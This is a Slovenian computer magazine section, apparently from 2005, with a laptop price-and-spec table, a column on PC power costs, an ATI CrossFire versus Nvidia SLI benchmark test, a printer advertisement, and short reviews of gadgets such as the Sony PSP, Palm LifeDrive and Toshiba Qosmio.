Proizvajalec	Ime modela	Informacije	Spletni naslov	Cena v SIT	Tehnični podatki	Procesor	Zaslon	Pomnilnik	Trdi disk	Drugi pogoni	Grafična kartica	Vmesniki	Mere in masa	Programska oprema
Comtron	TroNote T95-CWD	Comtron, d.o.o.	www.comtron.si	277.101		Intel Pentium 4 M 735 1,7 GHz	15,4" WXGA 1280 x 800	512 MB DDR2	60 GB 5400 rpm	DVD +/- RW	ATI Mobility Radeon 9700	modem 56K, 10/100/1000,Wi-Fi 802.11b/g, 3 v 1 bralnik kartic, 3x USB 2.0, VGA, avdio, digitalni avdio 5.1, IrDa, PCMCIA	360 x 273 x 29,5 mm, 3,15 kg	ni podatka
Comtron	TroNote T65-CXD	Comtron, d.o.o.	www.comtron.si	225.301		Intel Pentium 4 M 735 1,7 GHz	15" XGA 1024 x 768	512 MB DDR2	60 GB 5400 rpm	DVD +/- RW	ATI Mobility Radeon 9700	modem 56K, 10/100,Wi-Fi 802.11b/g, 4 v 1 bralnik kartic, 3x USB 2.0, VGA, avdio, digitalni avdio 5.1, IrDa, PCMCIA	329 x 275 x 25 mm, 3,1 kg	ni podatka
Comtron	TroNote A75-AXD	Comtron, d.o.o.	www.comtron.si	205.702		AMD Athlon 64 3000+ Mobile	15" XGA 1024 x 768	512 MB DDR2	60 GB 5400 rpm	DVD +/- RW	VIA K8N800	modem 56K, 10/100, bralnik kartic, 2x USB 2.0, VGA, avdio, digitalni avdio 5.1, IrDa, PCMCIA	329 x 275 x 36,5 mm, 3,1 kg	ni podatka
NEC	Versa C160	Acord 92, d.o.o.	www.nec.com	264.467		Mobile AMD AthlonTM XP-M 2200+	15" XGA 1024 x 768	256 MB DDR	40 GB	DVD/ CD-RW	integrirana, do 32 MB	modem 56K, 10/100, Firewire 3x USB 2.0, VGA, avdio, IrDa, PCMCIA	330 x 268 x 35 mm, 2,9kg	ni podatka
DELL	Latitude 100L	Aldea, d.o.o.	www.dell.com	214.560		Intel Pentium 4 mobile 2,8 GHz	15" XGA 1024 x 768	256 MB DDR	60 GB 5400 rpm	DVD/CDRW	Direct AGP Video 64 MB DDR	2 x USB 2.0, WLAN 802.11b/g, modem, 10/100, 2 x USB 2.0, avdio, VGA, za ostalo ni natančnih podatkov	ni natančnih podatkov	ni podatka
DELL	Latitude 110L	Aldea, d.o.o.	www.dell.com	179.880		Intel Celeron M - 1,3 GHz	15" XGA 1024 x 768	256 MB DDR	40 GB 5400 rpm	DVD/CDRW	Intel 910GML	3 x USB 2.0, WLAN 802.11b/g, modem, 10/100, 2 x USB 2.0, PCMCIA, avdio, VGA, za ostalo ni natančnih podatkov	37,2 x 330 x 268 mm; 2,96 kg	
Gericom	Belagio	Anni, d.o.o.	www.gericom.com	159.900		Intel Celeron M 1,4 GHz	15" XGA 1024 x 768	256 MB DDR	40 GB	DVD +/- RW	Intel Extreme do 64 MB	TV-izhod, 4 x USB2.0, drsna ploščica, VGA-izhod,PCMCIA Type II, 10/100, modem, (darilo WLAN PCMCIA kartica)	ni podatka	Linux
Gericom	Ego	Anni, d.o.o.	www.gericom.com	159.900		Intel Pentium M Centrino 1,5 GHz	15" XGA 1024 x 768	512 MB DDR	60 GB	DVD +/- RW	ATI Radeon mobility 9700 64MB	PCMCIA Type II, TV-izhod, 3x USB, FireWire IEE 1394, vzporedna vrata, čitalec spominskih kartic 4v1, 10/100, modem, WLAN 2100 3B mini	32 x 330 x 280 mm, 2,6 kg	Windows XP Home Edition SLO
Gericom	Excellent	Anni, d.o.o.	www.gericom.com	179.990		Intel Pentium M Centrino 1,5 GHz	15,1" XGA 1024 x 768	512 MB DDR	60 GB	DVD +/- RW	Intel 82852 Share 64MB	PCMCIA Type II, TV-izhod, 3x USB, VGA-izhod, FireWire IEEE 1394, čitalec spominskih kartic, 10/100, modem, WLAN 2100 3B mini	39 x 345 x 282 mm, 3 kg	
Gericom	Overdose	Anni, d.o.o.	www.gericom.com	156.900		Intel Celeron 1,5 GHz	15,1" XGA 1024 x 768	512 MB DDR	40 GB	DVD/CD-RW	SIS do 64 MB	TV-izhod, 4x USB, vzporedna vrata, VGA-izhod,10/100, modem	39 x 345 x 282 mm, 3,3 kg	
Gernote	Mobility XL 1440	Geri Computer d.n.o.	www.gericomp-slo.com	209.900		Mobilni Intel Celeron M 1,4 GHz	15,1" XGA 1024 x 768	512 DDR-Ram II 533 MHz	40 GB trdi disk 5400 rpm 8 MB	DVD-zapisovalnik 8x	DVTM do 128 MB	TV-izhod, VGA, 4x USB 2.0, 56K modem V.90, 10/100 Mb omrežna kartica, avdio, PCMCIA, FireWire, 4 v 1 bralnik kartic	323 x 270 x 30 mm, 2,5 kg	
Twinhead	Efio 121i	Geri Computer d.n.o.	www.twinhead.com	179.900		Intel Celeron M360 1,4 GHz	12" 1024 x 768	256 MB DDR	40 GB	CDRW/DVD Combo	ni podatka	intel WLAN b+g, VGA, 3x USB 2.0, modem, 10/100, avdio, PCMCIA	220 x 200 x 33 mm, 1,95 kg	Microsoft Windows XP Home angl.
Twinhead	Durabook 15 BL	Geri Computer, d.n.o.	www.twinhead.com	299.900		Intel Celeron M 1,4 GHz	15" 1024 x 768	512 MB DDR	60 GB	DVD-RW dvoslojni	ATI Radeon 9700 Mobile 64 MB DDR	mini PCI Wlan, S-Video, VGA, modem, 10/100, 3x USB 2.0, avdio, PCMCIA, Firewire	330 x 300 x 33 mm, 3 kg	Microsoft Windows XP Home angl.
Twinhead	Efio 12K64 Turion	Geri Computer, d.n.o.	www.twinhead.com	299.900		AMD MT-32 (1,8 GHz , 25w) 64 bit	12" 1024 x 768	512 MB DDR	60 GB	DVD-RW dvoslojni	ATI Radeon 9700 Mobile 64 MB DDR	Intel Wlan 802.11b/g, VGA, modem, 10/100, 3x USB 2.0, avdio, PCMCIA	280 x 220 x 3 (nepopoln podatek) mm, 1,9 kg	Microsoft Windows XP Home angl.
Twinhead	efio i12BL	Geri Computer d.n.o.	www.twinhead.com	239.900		Intel Celeron M 1,5 GHz	12" 1024 x 768	512 MB DDR	40 GB	DVD-zapisovalnik	ni podatka	PS2, S-Video, VGA, modem, 10/100, 3x USB 2.0, avdio, PCMCIA, IrDa	300 x 200 x 25 mm, 1,9 kg	Microsoft Windows XP Home angl.
Twinhead	Efio 12K64 Turion	Geri Computer, d.n.o.	www.twinhead.com	265.000		AMD Turion MT-28	12" 1024 x 768	512 MB DDR	40 GB	kombiniran	ATI Radeon 9700 Mobile 64 MB DDR	Intel Wlan 802.11b/g, VGA, S-Video, modem, 10/100, 3(?)x USB 2.0, avdio, PCMCIA, IrDa	225 x 200 x 20 mm, 2 kg	Microsoft Windows XP Home angl.

* V tabeli so le prenosniki do 300.000 SIT.

** Zaradi kopice izvedenk istega modela je nemogoče natančno napisati, katere priključke ima prenosnik in ali ima disketni pogon. Tega večina trgovcev med podatki ne navaja.

*** Zaradi kopice izvedenk modelov z malo razlikami so v tabeli le nekateri predstavniki

UREJA: JAKA MELE jaka.mele@mojmikro.si

preizkusili smo

Najdražja komponenta računalništva

Pred nekaj dnevi nas je obiskal delavec Elektra (pa ne zato, da bi kaj povedal čez mojo kolumno – ugotavljam, da je razmišljanje tipa »če se delam, da nekoga ne opazim, potem kmalu tudi on ne bo več opazil mene«, kar gladko označujem za ignoranco, v Sloveniji očitno postal način življenja tudi zunaj političnih krogov), da bi odčital števec in preveril stanje. Preteklo leto smo namreč plačali več kot 150 tisočakov poročila, letos pa naš pavšalni mesečni znesek znaša 16 tisočakov. To za hišo z dvema gospodinjstvoma niti ni tako veliko, a šokirala me je izjava uslužbenca Elektra, češ da bi morali, če bi bilo zdajle konec leta, že plačati 60 tisočakov novega poročila. Madona! Začeli smo računati in razmišljati, primerjati obstoječe stanje s stanjem iz sosednjih hiš, stanovanj ... Pa vendar me je zaskrbelo, da morda krivec nisem jaz, saj je poleg enega sicer starejšega računalnika, v katerem 24 ur na dan teče Linux, rabi pa kot ADSL-usmerjevalnik, požarni zid ter datotečni in poštni strežnik, skoraj neprestano vklopljena tudi moja »močna« mašina, občasno pa še kak tretji računalnik ali prenosnik. Letos sem stanje sicer izboljšal z naložbo v LCD-zaslon, kjer sem privarčeval takojšnjo razliko v porabi 80 W, a stanje je vseeno zaskrbljujoče. Kar predstavljajte si: napajalnik sodobnega računalnika je v povprečju pripravljen na moč 400 W, od tega jih 100 W žre močnejši sodobni procesor, da dvojedrnih niti ne omenjamo. Med 80 in 100 jih žre dodatno vsaka grafična kartica – spet imamo v močnejših konfiguracijah lahko dve. Nato 19- do 21-palčni CRT-monitor s porabo med 90 in 140 W, LCD pa med 50 in 60 W. Z enim močnim računalnikom z velikim zaslonom, ki je vklopljen glavnino dneva, ter z drugim povprečnim brez zaslona, ki deluje 24 ur dnevno, ter še z nekaj periferije, kot so ADSL-modem, telefoni, stikala in druga komunikacijska oprema, se kmalu približamo porabi 1 kW, kar po povprečni ceni elektrike pomeni strošek čez 500 tolarjev na dan. Pomnožimo to s 30 in dobimo številko 17 tisočakov!!!

Zdaj pa si predstavljajte podatkovne ali računalniške centre, kjer še močnejši stroji ali kar njihovi grozdi delujejo štiriindvajset ur dnevno. Kaj hitro bom razumel, zakaj proizvajalci procesorjev, grafičnih kartic in celotnih računalnikov ter delovnih postaj in strežnikov tako glasno povečujejo vsakih nekaj deset privarčevanih vatov v svojem novem modelu. Pomnožite to z nekaj deset ali sto tisoč, kolikor jih je v večjem kraju, mestu ali pa v ameriški korporaciji, in na državni ravni nekaj hidroelektrarn ali celo nuklearna hitro postane odveč. ■

ATI CrossFire ekskluzivni prvi test v Sloveniji

V NAVZKRIŽNEM OGNJU

Kot prvi in edini v Sloveniji smo dobili priložnost preizkusiti ATI-jev najnovejši izdelek CrossFire! Dobili smo celoten sistem matično ploščo Radeon Xpress 200 CrossFire, na kateri se bohota nov vezni nabor IXP450, ter dve grafični kartici, ki omogočata medsebojno navezo! Komponente prihajajo na prodajne police, zato smo preverili, kako se odrežejo v kruti realnosti. Ali menite, da je Nvidia 7800 GTX ogrožena?

Piše: Jaka Mele

jaka.mele@mojmikro.si

Zivimo v letu, v katerem je Nvidia nadvladala konkurencu v svetu hitre grafike. Nvidia je namreč po letih izmeničnega mesarjenja z ATI-jem tako rekoč z ukano prevzela grafično krono, saj je namesto izdelave »dokončno« boljšega grafičnega procesorja enostavno vstopila v vzporedno grafično procesiranje in s povezavo dveh grafičnih kartic skupno dosegla skoraj dvakrat boljši rezultat! Čeprav je bila rešitev sprva na voljo le v višjem cenovnem razredu, je Nvidia s svojo rešitvijo SLI opremila tudi grafične kartice v srednjem cenovnem razredu, dodatno pa je služila mastne denarce še kot (edini) prodajalec veznih naborov za podporo SLI izdelovalcem matičnih plošč. Ideja in tehnologija vzporednega procesiranja v grafičnem svetu nista novi, saj ju je že pred dobrimi petimi leti v potrošniškem segmentu izvajal takrat nepremagljivi 3Dfx (ki ga je pozneje kupila prav Nvidia in z njim prišla tudi do te tehnologije). Zanimivo je da ima tudi ATI že dolgoletne izkušnje s paralelizmom, a le v industrijskem delu grafičnega sveta, kjer ima kar nekaj referenc s sistemi s po 128 in več vzporedno delujočimi grafičnimi procesorji, predvsem za namene vojaških simulacij.

RAZLIKE V PRISTOPU

Če pogledamo zgolj tehnološko, je Nvidiini pristop SLI dokaj omejen, saj za delovanje potrebujemo identični grafični kartici (isti model, isti proizvajalec), prav tako pa mora biti 3D-aplikacija (igra) prilagojena (popravljen) za izkoriščanje višje zmogljivosti (kar pa se da izvesti tudi v grafičnem gonilniku, če razvijalec igre tega ne bi hotel podpreti notraj aplikacije same). Nvidiini vezni nabor SLI na matične plošče sicer prinaša dve razširitveni reži PCI Express, vendar le ena deluje s polno prepustnostjo 16x, medtem ko je druga omejena na le 4x. ATI-jev pristop je veliko bolj sproščen in oba kanala PCI uporab-



ljata za prenos podatkov polno širino enakovredno 8x. Zaradi omejene komunikacijske poti prek PCI Expressa Nvidiina rešitev SLI zahteva še strojno povezavo med obema grafičnima karticama, kar je v večini primerov izvedeno s »hčerinsko« kartico, mostičkom, ki povezuje obe grafiki. ATI CrossFire tega ne potrebuje, a ima za to povezavo izvedeno zunaj škatle – poseben tritočkovni kabel povezuje obe kartici in se konča v tretjem kraku, kjer je priključek, na katerega pritrdimo monitor. Ker gre za povezave med digitalnimi vmesniki, ne prihaja do motenj in slabitve signala, prednosti pa so v porazdeljenem procesiranju med obema karticama, kar se pozna pri višji kakovostih možnega mehčanja in različnih možnostih sodelovanja (pol-pol, šahovnica, izmenični okvir) ...

MATIČNA PLOŠČA

ATI ponuja dve vrsti veznega nabora in s tem dva tipa matične plošče Xpress 200. Prva z oznako P na koncu je identična preizkušeni, druga, brez dodatne oznake, pa ima integrirano grafiko. Ta bo omogočala nekajkrat višje grafične zmogljivosti, kot jih ponujajo klasične (Intelove) integrirane grafične rešitve – po pričakovanih pa bo na ravni prihajajoče Nvidiine rešitve nForce 400. Oba tipa naborov sta na voljo tako za AMD-jeve kot Intelove platforme, kar je velika prednost, ki jo je Nvidia izkoristila dokaj pozno (še le v zadnjih mesecih).


Seveda je logično, da se je ATI ob snovanju veznega nabora Xpress 200 moral potruditi in iz osnove iztisniti največ. Nikakor se namreč ne bi počutili dobro v koži, kjer bi se njihova nova osnova, predstavljena pol leta po Nvidii nForce 4 Sli, v praktič-

nih sistemskih testih zmogljivosti odrezala slabše. Tudi sami smo preizkusili obe osnovi in ugotovili, da so rezultati praktično identični – kar je še en dokaz, da se je nVidia z naborem nForce 4 resnično potrudila in dokazala svojo podkovanost tudi na tem področju. Xpress 200 na isti osnovi in z istimi komponentami namreč dosega nič kaj odstopajoče rezultate, ki so za 20 promilov (0,2 odstotka) boljši od nForce 4 SLI! (Test PCmark 2005)

Preizkušena matična plošča se ponaša še s šestim priklopi SATA, ethernetom in 6.1-zvočnim krmilnikom, USB-jem, firewireom in dvokanalnim pomnilniškim krmilnikom. Nič novega torej, hkrati pa nič pogrešenega. Na južnem mostu je pasivni hladilnik, na severnem pa majhen ventilator, ki utegne sčasoma postati glasen.

GRAFIKA

Par kartic na arhitekturi X850 XT se na zunaj loči le, če pogledamo na zadnjo stran s priključki



Model	nVidia GeForce 7800GTX	Radeon X850 XT	nVidia GeForce 6800 Ultra
Frekvenca jedra	430 MHz	550 MHz	400 MHz
Cevovodi za pike	24	16	16
Senčniki modelov	8	6	6
Tip pomnilnika	GDDR3	GDDR3	GDDR3
Velikost pomnilnika	256 MB	256 MB	256 MB
Frekvenca pomnilnika	600 (1200 MHz)	560 (1120) MHz	500 (1000) MHz
Širina vodila	256-bitna	256-bitna	256-bitna
Priporočena cena	599 USD	499 USD	499 USD

Tabela 1: Razlike med karticami GeForce 7800 GTX, konkurenčno ATI X800 XT in predhodnico GeForce 6800 Ultra.

Test	X850 XT CrossFire	X850 XT, 256 MB	GF7800GTX, 256 MB	SLI	GF6800 Ultra, 256 MB	SLI
3D Mark 2003	21.133	12.874	15.186	29.583	12.183	20.594
3D Mark 2005	9978	6057	7829	11.242	5871	9132

Tabela 2: Testiranje s programom 3Dmark 2005. Rezultat je indeksni, večja številka pomeni boljši rezultat.

Platforma Intel: matična plošča Intel 925X, procesor Intel Pentium 4 3,6 GHz, 1024 GB DDR2-566 MHz.

Platforma AMD: matična plošča ATI Xpress200, procesor AMD Athlon 64 3700+, 1024 DDR 400.

(konektorji). Kartica X850 XT CrossFire (master) ima namreč le en DVI-izhod ter poseben, doslej neznan priključek z 59 kontakti. Vanj priključimo povezovalni kabel, ki gre v DVI-priključek običajne X850XT (suženj) ter sočasno še v tretji krak kabla, kjer je priključek za zaslon. Sicer je na tej kartici viden tudi poseben čip, ki prevzame funkcijo sestavljanja slike. Obe kartici potrebujeta klasično dodatno napajanje, ventilator oz. hladilno telo pa zavzema dve reži. S tem po namestitvi v plošči ostane prostor le še za priklone PCI-naprave.

Opremljeni s kartico X850 XT CrossFire Edition in dodatno X850 XT smo izvedli tudi standardni nabor testov in preverili, kako ATI konkurira že uveljavljeni rešitvi Nvidia SLI. V

neposredni primerjavi med karticama X850 XT CrossFire in GeForce 6800 Ultra SLI v večini testov in iger ATI prehiteva za 5–10 odstotkov, kar je lep dosežek! Testi potrjujejo, da je ATI CrossFire najboljšo vzporedno procesiranje v grafičnem svetu. Treba je vedeti, da je CrossFire zgolj odgovor na SLI in še ne napada Nvidiino novo generacijo grafike 7800 GTX ...

SKLEP

Velja priznati, da je ATI-ju uspelo še pred nekaj meseci zgolj »papirno tehnologijo« spraviti v odlično delujoč izdelek, ki prinaša prednosti **super mehčanja** (celozaslonsko 12x in 16x anizotropno filtriranje) ter zmožnosti povezave dveh različnih kartic X800 ali boljših (edina zahteva je povezava dveh enakih modelov, torej X800 z X850 ne gre, ter enaka količina video pomnilnika)! O prevzemu grafične krone pa je še prezgodaj govoriti. Verjamemo, da ima tudi Nvidia, ki je imela



Matični POS tiskalnik SP 212



1,5 vrtilni na sekundo,
75 mm široka papir,
original = 2 kopa

Termalni tiskalnik TSP 600,

2 vrtilni in napajalnikom
Hitrost tiska 100 mm na sekundo, možnost
tiska barvno.
V tisk ali svetli barvi, širina papira 80 ali 90
Paralelni izpis, USB ali ethernet omrežje za
mrežno povezavo



Matični tiskalnik SP 500

2 vrtilni
PC, barvni tiskanje, širok izpis, možnost
prijetja na glas
1,5 vrtilni na
sekundo, širina
papira 75 ali 90 mm
Original = 2 kopa
Lažurni tiskanje za
komercialne tiskanje
Izpis: 100 mm na sekundo,
V tisk ali svetli barvi



Termalni tiskalnik TSP 700,

2 vrtilni in napajalnikom
Hitrost tiska 100 mm na sekundo, PC, A3,
802, 1200 ASCII,
Možnost tiskanja barvno, širina papira,
Barcode-OD za Auto Logo-Printing
Paralelni izpis, USB, ethernet omrežje za
mrežno povezavo
Izpis: 100 mm na sekundo,
80 ali 90 mm. Dva vrtilni na sekundo



NOVO NOVO NOVO!

Termalni tiskalnik TSP 1000

Hitrost tiska, barvni tisk
PC, barvni
Termalni tiskalnik TSP 1000,
2 vrtilni in napajalnikom
100 mm na sekundo,
100 do 200 mm široki papir
V tisk ali svetli barvi,
Izpis: 100 mm na sekundo,
USB ali ethernet omrežje za
mrežno povezavo



Barvno tiskanje, PC, barvni tiskanje,
možnost tiskanja POS sistema

SLOGATEAM d.o.o.

SERVIS IN PRODAJA

Bežinska 18, 1114 Ljubljana
Tel.: 01/496 25 20, faks: 01/496 28 14
e-mail: info@slogateam.si, www: slogateam.si
www: info@micronics.si

igralna konzola

Sony PSP


Skupna ocena:

Razmerje cena/kakovost:


Informacije: Bofex, d.o.o., Ljubljana

Spletni naslov: www.sony.com

Cena: 59.990 SIT

Tehnični podatki

Procesor: Sony PSP CPU, 333 MHz

Pomnilnik: 32 MB

Zaslona: 480 x 272 pik, TFT LCD 4,3", 16,77 milijona barv

Razširitvene reže: Pogon UMD, MemoryStick Duo Pro

Funkcije: Igre, MP3- in video predvajalnik, spletni brskalnik

Vmesniki: Wi-Fi 802.11b, Infrardeč

Programska oprema: Sony PSP OS

Velikost: 170 x 74 x 29 mm

Teža: 280 g

ZA: Kdo še ni slišal za kralja igralnih konzol – Sonyjev PlayStation? Od letošnjega poletja pa je na trgu tudi nova prenosna igralna konzola **PlayStation Portable**, PSP. Novinec se spušča na nov tržni segment, ki so mu v preteklih letih kraljevale ročne konzole Nintendo in Sega, desetletja nazaj pa preproste video igrice. In če so bile zanimive takrat, zakaj ne bi bile danes? Seveda je tehnološki preskok neverjeten. Glavni podatkovni kanal za PSP je pogon **UMD**. Gre za Sonyjevo pogruntavščino, kar trenutno drugim onemogoča razvoj združljive strojne opreme, čemur bi najverjetneje sledilo nedovoljeno razmnoževanje tako filmov kot iger, ki jih je moč kupiti le na teh medijih. Sicer PSP obvlada tudi pomnilniško kartico MemoryStick Duo, vendar je njen namen bolj shranjevanje stanj in uporabnikovih podatkov. PSP ima avtonomijo **skoraj tri ure**, ter velik **11-centimetrski** zaslon, ki je zmožen prikazati 16,77 milijona barv, zaradi kontrasta je prekrit s temnim steklom. Stereo zvok je odličen, krmiljenje pa tudi. Čeprav je to prvenstveno igralna konzola, ima tudi **brežžično povezavo** in prek nameščenega internetnega brskalnika je moč tudi popolnoma uporabno **brskati po spletnih straneh** (po prevelikih spletnih straneh se je treba premikati po kosih).

PROTI: Napravica je elegantna, in čeprav ima priloženo torbico, se vse prehitro naberejo praske in tudi sicer ne deluje dovolj robustno za današnje najstnike. Vpisovanje črk s premikanjem izbirnika po tipkovnici na zaslonu je mučno in počasno (izbira spletnega naslova ali recimo vpisovanje nastavitve za wi-fi). Največjo grajo pa si zasluži **zaslon**, saj ne le na soncu, temveč ob povsem povprečni dnevni svetlobi slike več ne vidimo. PSP bo torej pomagal naše otroke, pardon, zombije zadrževati v temi. Mimogrede, igre in filmi za to konzolo so »svinjsko« dragi! **JM**

dlančnik

Palm LifeDrive


Skupna ocena:

Razmerje cena/kakovost:


Informacije: CHS, d.o.o., Ljubljana

Spletni naslov: www.palm.com

Cena: 119.880 SIT

Tehnični podatki

Procesor: Intel XScale PXA270, 416 MHz

Pomnilnik: 165 MB (sistem) in 3,8 GB (uporabnik)

Zaslona: 3,8-palčni TFT, 320 x 480 pik (VGA), 65.536 barv, občutljiv na dotik

Razširitvene reže: Pomnilniška kartica SD

Komunikacija: Wi-Fi (802.11b), Bluetooth (1.1), IrDA

Drugo: Mikrofon, zvočnik

Mere: 120 x 73 x 19 mm, 193 g

Baterija: 1660 mAh, Li ion

Garancija: 2 leti

Operacijski sistem: PalmOS 5.4 Garnet

ZA: Ohišje je kompaktno, a malce debelejšje od predhodnikov. Barvni zaslon je **odličen, svetel in kontrasten** ter odlično viden predvsem v temi, dokaj dobro pa tudi na sončni svetlobi. Vsi, ki Palm že poznajo, se bodo hitro počutili doma, nekaj novih funkcij, kot je zaklep zaslona (senzorja dotika), pa še izboljša izkušnjo. LifeDrive imenujejo tudi **mobilni upravitelj**, saj naj bi z vdelenim **4 GB diskom** ponujal dovolj prostora za prenašanje in upravljanje z vsemi tipi medijskih zapisov od slik, filmov do zvočnih zapisov ter seveda raznih pisarniških dokumentov. Vse aplikacije so tu, popolna pa je tudi podpora delu z dokumenti **Microsoftovega Officea**. Pohvaliti velja odlično podporo **brežžičnemu povezovanju** prek wi-fija in bluetootha. Sinhronizacija med PC-jem in LifeDrivom je izboljšana in ohranja tudi strukturo prenesenih datotek. Odličen snemalnik zvoka, do katerega pridemo s pritiskom na eno tipko, zagotavlja hitro snemanje, ko je to potrebno! Slike iz digitalnega fotoaparata lahko, če uporablja SD-kartice, prenesemo neposredno v LifeDrive. Reža za SD nudi tudi razširitvene module, kot je recimo GPS-dodatek. Prikazovanje slik in videa je odlično, do dosegu domačega brezžičnega omrežja, pa smo uživali tudi ob poslušanju internetnega radia.

PROTI: Palm LifeDrive je odličen dlančnik, ki pa ga žal pestijo težave, do katerih je Palm brezbrizen že dolga leta. Tako Palm še vedno **ne podpira šumnikov** oz. tujih jezikov in je treba za rešitev tega poseči po tretjih programih. Pohvalno je, da kupcem distributer CHS ponuja dostop do tega programa brezplačno (Pilot). Glede na dlančnike PocketPC smo v LifeDriveu pogrešali vdeleno **kamero**. Razočarani smo nad kakovostjo predvajanja **datotek MP3**, saj je zvok šumeč. Tudi litijeva baterija je v dlančnik vdelen in je ni moč menjati. Žal programa, prenesenega iz interneta, ni moč namestiti neposredno v LifeDrive, temveč nameščanje poteka vedno prek PC-ja. **JM**

igričarska laserska miš

Logitech G5


Skupna ocena:

Razmerje cena/kakovost:


Informacije: IZID, d.o.o.

Spletni naslov: www.logitech.com

Cena: 18.850 SIT

Tehnični podatki

Vmesnik: USB

Optični senzor: Ne

Laserski senzor: Da

Brežžična povezava: Ne

Število programirljivih tipk: 6

Ločljivost senzorja: 2000 dpi

Potrebna posebna podlaga: Ne

ZA: Ko smo bili že prepričani, da so miške dosegle raven, kjer je odkrito že vse in kjer si novega razvoja ne moremo več obetati, nas je Logitech ponovno presenetil kot strela z jasnega. S predstavitvijo nove družine mišk za igričarje, imenovane G (gaming), so predstavili nekaj novosti, o katerih se običajnemu uporabniku sploh ne sanja. G5 gradi na **laserskem senzorju** ki je zmožen obdelati **6,4 megapike na sekundo** in pravilno opisati premikanje do pospeškov 20 g. Pomembno je poudariti, da je Logitech skoraj pol leta preživel z najzahtevnejšimi igričarji po svetu – sponzoriral kar nekaj prireditev »LAN party« ter tako prišel do želja in kritik tistih z največ izkušnj. Najprej je treba pohvaliti **obliko**, ki sicer gradi na seriji MX, a jo v posameznih detajlih daleč preseže. Zgornja ploskev, imitacija kovine je ročno obdelana, kar pomeni, da niti dve miški nista povsem enaki. Preostali plastični del ohišja, kjer ponavadi miško držimo oz. jo vodimo, je namesto gladke plastike prešel v fini raster, ki preprečuje zdrsanje še tako potnih rok. V spodnjem delu miške je prostor za majhno kaseto, ki jo lahko napolnimo z osmimi utežmi, kar omogoča posamezniku, da si **uravnoveženost miške prilagodi** svojim potrebam in željam. Drsna podlaga, kjer je miška v stiku z mizo, uporablja nove materiale, ki so glede na predhodnike superdrsni in miška resnično kar leti po mizi. Sredinski kolesček je moč premikati tudi **levo in desno** ter tako hitro premikati vsebino v premajhnem oknu ... Hkrati je sredinski kolesček na željo igričarjev trši, tako za vrtenje kot pritiskanje ob dvakratnem kliku. Miška omogoča dinamično prilagajanje ločljivosti med igranjem. Kabel za priklop miške je odet v pletenico in še doda k dobremu občutku.

PROTI: Miška ima le 6 programirljivih gumbov in le vmesnik USB. Cena je visoka. **JM**

prenosni računalnik

Toshiba Qosmio F10-136



Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije: INEA, d.o.o., Ljubljana Spletni naslov: www.toshiba.com Cena: 488.592 SIT	
Tehnični podatki	
Procesor: Intel Pentium M 735; Dothan 1.7 GHz Pomnilnik: 512 MB DDR; PC2700, 333 MHz Trdi disk: 80 GB Vdelane pomnilniške enote: DVD+-RW/CD-RW Zaslon: 15,4", 1280 x 800 pik Grafična kartica: Nvidia GeForce FX Go5700, 128 MB Vmesniki: VGA, digitalni video izhod (D-video), 4 x USB 2.0, 56K modem, 10/100 LAN, avdio, PC Card tip II, bralnik pomnilniških kartic 5v1, Wi-Fi 802.11b/g, S-Video vhod in izhod, 1x Dolby AC3 digitalni izhod (S/P DIF), 1x vhod za anteno, Bluetooth v1.2; i.LINK (IEEE 1394), stereo zvočniki Delovanje baterij: 2:20; BatteryMark Mere in masa: 373 x 285 x 43 mm, 3,77 kg Programska oprema: Windows XP Home, MS OneNote 2003, Norton Internet Security Suite, QosmioPlayer Dodatno: Daljinski upravljalnik MCE	

ZA: Novinec iz Toshiba-ovih vrst je nekaj posebnega že na prvi pogled. Izstopajo teža in mere prenosnika, hkrati pa ob nadpovprečni avtonomiji za ta razred Qosmio F10 odkrito meri na domače uporabnike, ki kupujejo prenosnik kot **namizni računalnik**. Posebnosti se ne nehajo, saj Qosmio prinaša še **multimedijski center**, zabavišni PC v malem, dostop do tega je prek funkcije QosmioPlayer možen tudi ob ugasnjem računalniku. S pritiskom na gumb se prenosnik v trenutku spremeni v TV, prek vdelanega TV-sprejemnika ponuja gledanje televizije in predvajanje DVD-filma, ima tudi vhode za priklop kamere in igralne konzole, ne manjka pa niti digitalni video izhod ... Slika na 15,4-palčnem zaslonu s stranicami razmerja 16 : 10 je odlična, saj tehnologija **Clear SuperView** s podvojeno osvetlitvijo zaslona dosega svetilnost 600 cd/m². Tudi nabora tehnologij za izboljšavo **prikaza videa** (odstranjuje sledi, prepletanje in šum, izboljšuje kontrast, barve in ostrino, mehča robove), zavitega v ime QosmioEngine, se ne bi branili niti najzmogljivejši LCD-televizorji. Dodatna prednost prenosnika je še močna **grafika GeForce Go5700**, vhod in izhod S-video pa bodo cenili vsi, ki se bodo lotili domače videomontaže. Ravnodušnost odpravljajo tudi zvočniki **Harman Kardon** s tehnologijo prostorskega zvoka SRS. Prenosnik ima odlično že nameščeno upravljalno programsko opremo s sistemskimi, varnostnimi in optimirnimi orodji.

PROTI: Tipkovnica bi bila lahko zavoljo obilice prostora manj stisnjena v sredino. Čeprav je kontrast zaslona zavoljo blestečega premaza povečan, se tudi odboji svetlobe na zaslonu na ta račun povečajo. **JM**

tablični prenosni računalnik

Lenovo ThinkPad X41 tablet



Skupna ocena:	■■■■■■■■■■
Razmerje cena/kakovost:	■■■■■■■■■■
Informacije: Lenovo Slovenija, d.o.o., Ljubljana Spletni naslov: www.lenovo.com Cena: 692.484 SIT	
Tehnični podatki	
Procesor: Intel Pentium M 758, 1.5 GHz Pomnilnik: 512 MB DDR; PC2700, 333 MHz Trdi disk: 60 GB Vdelane pomnilniške enote: Bralnik pomnilniških kartic SD Zaslon: 12,1", 1024 x 768 pik Grafična kartica: Intel 915 GM, 128 MB Vmesniki: VGA, 3 x USB 2.0, 56K modem, 10/100/1000 LAN, mikrofoni, PCMCIA, Wi-Fi 802.11a/b/g, zvočniki, Bluetooth 1.2 Delovanje baterij: 3:30; BatteryMark Mere in masa: 274 x 242 x 33 mm, 1,61 kg Programska oprema: Windows XP Pro Tablet edition	

